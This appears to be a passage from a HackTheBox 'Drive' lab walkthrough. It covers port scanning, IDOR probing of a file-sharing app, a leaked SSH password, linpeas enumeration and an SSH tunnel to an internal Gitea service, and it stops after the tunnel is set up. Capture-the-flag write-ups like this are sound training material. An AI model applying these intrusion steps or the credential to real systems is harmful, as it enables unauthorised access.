Drive

Drive

https://app.hackthebox.com/machines/Drive

hashcat


IDOR


sqlite

recon

```
rustscan -a 10.10.11.235 -- -sC -sV -A | tee scan.txt
```


I can register my account



drive.htb
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
DOODLE GRIVE
HOME
ABOUT
SERVICES
TEAM
CONTACT US
DOODLE
GRIVE
Upload, Edit, Share files with your friends and more... Doodle Grive is the most famous platform f
sharing files with colleagues, friends and everyone in the world!
UPLOAD FILE
DASHBOARD


drive.htb/100/getFileDetail/
Hello romchik
Files
Groups
Reports
Logout
File name
Owner
Group
Created Date
Reserve
Welcome_to_Doodle_Grive!
admin
public
Dec. 24, 2022, 5:04 p.m.
admin
Just View
Welcome to Doodle Grive files sharing platform!
thank you for using our platform
if you have and questions don't be affraid to contact us using the contact-us page!
have fun! ;)


IDOR


IDOR testing:







Try some numbers in intruder. Some numbers (for example 79,88,89) have unautorized request. No Idor






But if I download file and click "reserve" - I will found vulnerable endpoint








hey team after the great success of the platform we need now to continue the work.
on the new features for ours platform.
I have created a user for martin on the server to make the workflow easier for you please use the password "Xk4@KjyrYv8t194L!".
please make the necessary changes to the code before the end of the month
I will reach you soon with the token to apply your changes on the repo
thanks!


ligin ssh as martin



ssh enumerate

`scp linpeas.sh martin@drive.htb:/home/martin`

I found a lot of users but very interesting is git)



Becouse I check servises on open ports one of them is "gitea"

```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::3000                 :::*                    LISTEN      -

╔══════════╣ Can I sniff with tcpdump?
No
```

`curl localhost:3000`


```
    </div>
   </div>
   <a href="/assets/js/licenses.txt">Licenses</a>
   <a href="/api/swagger">API</a>
   <a target="_blank" rel="noopener noreferrer" href="https://gitea.io">Website</a>

  </div>
 </div>
</footer>




 <script src="/assets/js/index.js?v=1.17.4" onerror="alert('Failed to load asset files
p.ini is correct.')"></script>

</body>
</html>

martin@drive:~$
```

Create tunnel to my kali


`ssh -L 3000:localhost:3000 martin@drive.htb`

```
┌──(kali㉿kali)-[~/HTB/drive]
└─$ ssh -L 3000:localhost:3000 martin@drive.htb
martin@drive.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-164-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 28 Feb 2024 09:14:48 PM UTC

  System load:           0.02
  Usage of /:            63.3% of 5.07GB
  Memory usage:          26%
  Swap usage:            0%
  Processes:             223
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.235
  IPv6 address for eth0: dead:beef::250:56ff:feb9:32e6

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Feb 28 20:53:29 2024 from 10.10.14.207
martin@drive:~$
```

